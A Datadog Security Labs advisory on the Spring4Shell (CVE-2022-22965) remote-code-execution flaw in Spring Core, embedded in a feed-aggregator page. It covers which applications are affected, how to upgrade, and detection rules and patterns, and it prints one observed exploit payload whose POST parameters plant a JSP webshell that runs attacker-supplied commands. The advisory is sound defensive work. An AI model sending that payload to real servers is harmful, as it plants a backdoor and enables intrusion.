

惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

C
Cisco Blogs
爱范儿
爱范儿
有赞技术团队
有赞技术团队
博客园 - 【当耐特】
Jina AI
Jina AI
Project Zero
Project Zero
宝玉的分享
宝玉的分享
Martin Fowler
Martin Fowler
WordPress大学
WordPress大学
Simon Willison's Weblog
钛媒体:引领未来商业与生活新知
钛媒体:引领未来商业与生活新知
T
Tenable Blog
F
Fortinet All Blogs
大猫的无限游戏
大猫的无限游戏
Last Week in AI
Last Week in AI
月光博客
月光博客
雷峰网
雷峰网
G
Google Developers Blog
V
V2EX
T
Tor Project blog
罗磊的独立博客
Schneier on Security
Know Your Adversary
Know Your Adversary
W
WeLiveSecurity
freeCodeCamp Programming Tutorials: Python, JavaScript, Git & More
P
Privacy International News Feed
S
Securelist
奇客Solidot–传递最新科技情报
奇客Solidot–传递最新科技情报
P
Proofpoint News Feed
Blog — PlanetScale
Blog — PlanetScale
Threat Intelligence Blog | Flashpoint
小众软件
小众软件
Scott Helme
Scott Helme
I
Intezer
T
Threat Research - Cisco Blogs
The GitHub Blog
The GitHub Blog
N
Netflix TechBlog - Medium
C
CERT Recently Published Vulnerability Notes
Security Archives - TechRepublic
酷 壳 – CoolShell
酷 壳 – CoolShell
L
LINUX DO - 最新话题
N
News | PayPal Newsroom
L
Lohrmann on Cybersecurity
T
Troy Hunt's Blog
Google DeepMind News
P
Proofpoint News Feed
人人都是产品经理
人人都是产品经理
Latest news
Latest news
AWS News Blog
AWS News Blog
Apple Machine Learning Research

Datadog | The Monitor blog

Introducing our open source AI-native SAST Instrument and monitor Boomi integration flows with OpenTelemetry and Datadog Not all index scans are equal: How we cut query latency by over 99% Platform engineering metrics: What to measure and what to ignore Integrate Recorded Future threat intelligence with Datadog Cloud SIEM CI/CD security: threat modeling using a MITRE-style threat matrix CI/CD security: How to secure your GitHub ecosystem Ingress NGINX is EOL: A practical guide for migrating to Kubernetes Gateway API Operating agentic AI with Amazon Bedrock AgentCore and Datadog LLM Observability: Lessons from NTT DATA Introducing the Datadog Code Security MCP Capture and analyze custom heatmaps in Session Replay Understand session replays faster with AI summaries and smart chapters Monitor ClickHouse query performance with Datadog Database Monitoring How we designed empathetic alert sounds for on-call engineers Search and act across Datadog to resolve issues faster with Bits Assistant Measure the business impact of every product change with Datadog Experiments Analyzing round trip query latency Configuring JavaScript caches for better performance Introducing Bits AI Dev Agent for Code Security Datadog achieves ISO 42001 certification for responsible AI Monitor Nutanix clusters, hosts, and VMs with Datadog Monitor Juniper Mist in Datadog A new Host Map for modern infrastructure Annotate traces to improve LLM quality with Datadog LLM Observability What’s new in Cloud SIEM: AI-powered investigations, enhanced threat intelligence, and scalable security operations Explore Kubernetes with native OpenTelemetry data Monitor Oracle Fusion Cloud Applications with Datadog Announcing the Datadog Terraform provider v4.0.0 Scaling Kubernetes workloads on custom metrics How to design cloud environments for AI-powered threat analysis Monitor Aruba Central in Datadog How we centralize and remediate risks with Datadog Case Management Accelerate incident response with Datadog and ServiceNow Monitor your application and network load balancer logs Understanding Karpenter architecture for Kubernetes autoscaling Tools for collecting metrics and logs from Karpenter Monitor Karpenter with Datadog What your product data is actually saying Key metrics for monitoring Karpenter Securing Datadog’s platform in the AI age: The role of observability data Four ways engineering teams use the Datadog MCP Server to power AI agents Approaching your observability migration with the right mindset Meet the new Bits AI SRE: Deeper reasoning, twice as fast Key learnings from the 2026 State of DevSecOps study Use plain English to query your multi-cloud infrastructure in Resource Catalog Simplifying troubleshooting across the user journey with Datadog Synthetic Monitoring Protect your OCI resources with Datadog Cloud Security This Month in Datadog - February 2026 Amazon EC2 security: How misconfigured and public AMIs expand your cloud attack surface Enable end-to-end visibility into your Java apps with a single command Measure and improve mobile app startup performance with Datadog RUM Evaluating our AI Guard application to improve quality and control cost Identify untested code across every level of your codebase Make use of guardrail metrics and stop babysitting your releases Monitor Versa Networks SD-WAN performance in Datadog Improve performance and reliability with APM Recommendations Remediate transitive vulnerabilities faster with Datadog Software Composition Analysis Generate audit-ready vulnerability and compliance reports with Datadog Sheets Monitor Fortinet FortiManager performance in Datadog Improve test coverage across codebases with Datadog Code Coverage Move fast, don’t break things: Consistent testing standards at scale Enrich logs with ServiceNow CMDB context before routing to any SIEM or logging tool Monitor Lustre with Datadog Make faster, better product decisions with Datadog Product Analytics Surface and remediate runtime posture issues with Workload Protection Findings Protect agentic AI applications with Datadog AI Guard How to optimize JavaScript code with CSS Trace Google Pub/Sub workloads in Cloud Run with Datadog Detect human names in logs with ML in Sensitive Data Scanner How we cut our NLQ agent debugging time from hours to minutes with LLM Observability Debug PostgreSQL query latency faster with EXPLAIN ANALYZE in Datadog Database Monitoring Datadog acquires Propolis Unify and correlate frontend and backend data with retention filters Scale compliance across global frameworks with Datadog Cloud Security Monitor Arista VeloCloud SD-WAN performance with Datadog Building reliable dashboard agents with Datadog LLM Observability Simplify log collection and aggregation for MSSPs with Datadog Observability Pipelines Mitigation for Node.js denial-of-service vulnerability affecting Datadog APM Automate flaky test fixes with the Bits AI Dev Agent and Test Optimization How we built an AI SRE agent that investigates like a team of engineers Datadog integrations 2025 recap: Observability for AI, security, and hybrid cloud Design effective executive dashboards with Datadog Implement dbt data quality checks with dbt-expectations Bring faster visibility into AWS Lambda functions with remote instrumentation Troubleshoot faster with the GitLab Source Code integration in Datadog How Cambia Health Solutions saved $30,000 monthly with Cloud Cost Management and the Datadog Resource Catalog Normalize any logs for Cloud SIEM with Datadog's OCSF processor Optimizing Datadog at scale: Cost-efficient observability at Zendesk Detect, diagnose, and resolve network issues easily with CNM Network Health Connect engineering errors to user impact in early-stage products Cilium configuration for Kubernetes operations at scale Designing feedback loops for progressive delivery Ship features faster and safer with Datadog Feature Flags Choosing the right OpenTelemetry Collector distribution Route your monitor alerts with Datadog monitor notification rules Automate Cloud SIEM investigations with Bits AI Security Analyst Cloud threat detection: How to identify risky activity across control and data planes Collecting Kafka performance metrics Monitoring Kafka with Datadog Monitoring Kafka performance metrics
The Spring4Shell vulnerability: Overview, detection, and remediation | Datadog Security Labs
Zack Allen, Frederic Baguelin, Emile Spir, Eslam Salem · 2022-04-01 · via Datadog | The Monitor blog

On March 29, 2022, a critical vulnerability targeting the Spring Java framework was disclosed. This vulnerability was initially confused with a vulnerability in Spring Cloud, CVE-2022-22963. However, it was later identified as a separate vulnerability inside Spring Core, now tracked as CVE-2022-22965 and canonically named Spring4Shell.

This vulnerability affects Spring Core and allows an attacker to send a specially crafted HTTP request to bypass protections in the library's HTTP request parser, leading to remote code execution. Several proofs of concept (PoCs) have been published, and we are aware of active exploitation in the wild.

Key points and observations

  • March 29, 2022: The Spring4Shell vulnerability is disclosed to VMWare. VMWare informs the Spring team.
  • March 30, 2022: Spring begins their vulnerability response process. According to Spring, the vulnerability is leaked to the public during this process and multiple PoCs are released. Datadog begins the Emerging Vulnerability Process for Spring4Shell.
  • March 31, 2022: Spring publishes a blog post detailing the vulnerability with remediation steps and a timeline of the vulnerability disclosure process.

Due to the widespread implementation of Spring in web applications, this vulnerability makes an attractive target for threat actors to gain the ability to perform unauthenticated remote code execution (RCE). Datadog can confirm active exploitation of this vulnerability in the wild.

Check if your application is vulnerable

For an application to be vulnerable to Spring4Shell, it needs to match several conditions as outlined in the Spring advisory:

  • Use JDK 9 or higher
  • Have Apache Tomcat as the servlet container
  • Be packaged as a traditional WAR (in contrast to a Spring Boot executable jar)
  • Use the spring-webmvc or spring-webflux dependency
  • Use Spring framework versions 5.3.0 to 5.3.17, 5.2.0 to 5.2.19, or older versions

To remediate the vulnerability, ensure your deployments of the Spring framework are running a version equal to or greater than 5.3.18 or 5.2.20.

In Maven, you can upgrade by adding the following entry to your POM file:

<properties>
    <spring-framework.version>5.3.18</spring-framework.version>
</properties>

In Gradle, add:

ext['spring-framework.version'] = '5.3.18'

If you are not able to upgrade, we recommend applying Spring's workaround to mitigate the risk of an exploit.

How the Spring4Shell vulnerability works

There are several PoCs of the Spring4Shell vulnerability already available. Most of them are forked or inspired from this GitHub repository.

The exploit relies on a specially crafted HTTP request that abuses how Spring's RequestMapping interface interprets and parses web request query parameters. This interface maps incoming web requests onto the appropriate methods for handling.

The Spring4Shell vulnerability lies in the RequestMapping interface's filtering mechanism for user-supplied data. Attacks exploiting Spring4Shell supply a payload using Module.getClassLoader(). This allows an attacker to load an arbitrary malicious class that the server must parse. The vulnerable versions of Spring did not filter this attack path, which leads to the exploit.

How Datadog can help

Datadog's Security Platform can provide automatic detection both of Spring4Shell exploit attempts on your applications and post-exploitation activity within your systems.

Detect exploitation attempts with Datadog Application Security

Datadog Application Security can detect Spring4Shell exploitation attempts using Datadog's standard rules that check for general Java injection patterns, such as java\.lang\.(?:runtime|processbuilder and java.io.*

Datadog AppSec detects Java injection

Datadog Application Security customers will also be able to use a rule to detect specific Spring4Shell exploitation attempts by looking for the pattern ^class\.module\.classLoader\. in request bodies.

Datadog AppSec Spring4Shell classloader

Datadog Application Security also detects post-exploitation activity on the planted webshell:

Datadog AppSec webshell

Detect Spring4Shell with Datadog Cloud SIEM

Datadog Cloud SIEM customers can detect Spring4Shell exploitation by scanning for potential webshell activity in access logs. Datadog provides an out-of-the-box detection rule that can help detect this webshell activity:

@http.url_details.path:*.jsp @http.url_details.queryString.pwd:* @http.url_details.queryString.cmd:* @http.method:GET @http.status_code:200

Datadog SIEM detects Spring4Shell webshell activity

Detect unusual process activity with Datadog Cloud Workload Security

Datadog Cloud Workload Security customers can detect Spring4Shell exploitation and post-exploitation through OOTB rules that look for Java or webapp processes spawning an unusual shell or system utility. Customers can take advantage of this functionality by downloading the latest Datadog Agent policy using the in-app button. Additionally, you can create a new Agent rule to detect this behavior with the following expression:

(
  exec.file.path in SHELLS 
  || exec.file.path in HTTP_UTILS 
  || exec.file.path in SHELL_UTILS
) 
&&
(
  process.ancestors.file.name in WEBAPP_PROCESSES 
  || process.ancestors.file.name =~ "php*" 
  || process.ancestors.file.name in [~"tomcat*"]
) 
&& process.ancestors.comm not in PACKAGE_MANAGERS

Spring4Shell in the wild

We have observed various Spring4Shell exploitation attempts in the wild. Just like Log4Shell, sources of these attacks range from security researchers and security companies probing their own applications to malicious actors. As of this writing, there has been no attribution to financially motivated actors and nation-state actors, but this will most likely change as groups add this exploit to their attack toolchains.

In particular, we have observed attackers probing the following common .jsp endpoints:

/admin.jsp
/contact.jsp
/download.jsp
/faces.jsp
/forgotPassword.jsp
/hi.jsp
/index.jsp
/login.jsp
/orders.jsp
/owners.jsp
/register.jsp
/submit.jsp

Datadog has also observed a number of webshells being created and dropped onto a host. In one example, the payload had the following POST parameters:

{
  "class.module.classLoader.resources.context.parent.pipeline.first.pattern": "%{c2}i if(\"j\".equals(request.getParameter(\"pwd\"))){ java.io.InputStream in = %{c1}i.getRuntime().exec(request.getParameter(\"cmd\")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } %{suffix}i",
  "class.module.classLoader.resources.context.parent.pipeline.first.suffix": ".jsp",
  "class.module.classLoader.resources.context.parent.pipeline.first.directory": "webapps/ROOT",
  "class.module.classLoader.resources.context.parent.pipeline.first.prefix": "tomcatwar",
  "class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat": ""
}

We recommend security teams check for post-exploitation activity from webshells named:

  • tomcatwar.jsp
  • lalalalal.jsp
  • crashed_log_.jsp
  • ofc.jsp

We have also compiled a list of IPv4 addresses that we have observed performing mass scanning and dropping webshells.

Conclusion

The Spring4Shell vulnerability is a high-impact vulnerability that is easy for attackers to exploit on production environments that use vulnerable versions of Spring. In this post, we discussed some detection and prevention strategies for this particular vulnerability, and we showcased behavioral detection capabilities of the Datadog Security Platform against real-world attacks. Datadog customers can enable Cloud SIEM, Application Security, and Cloud Workload Security today to take advantage of our detection capabilities against this vulnerability.

Acknowledgements

Thank you to Matt Mills, Andy Anske, Nick Davis, Christophe Tafani-Dereeper, and Maxim Brown, all of whom contributed to the making of this post.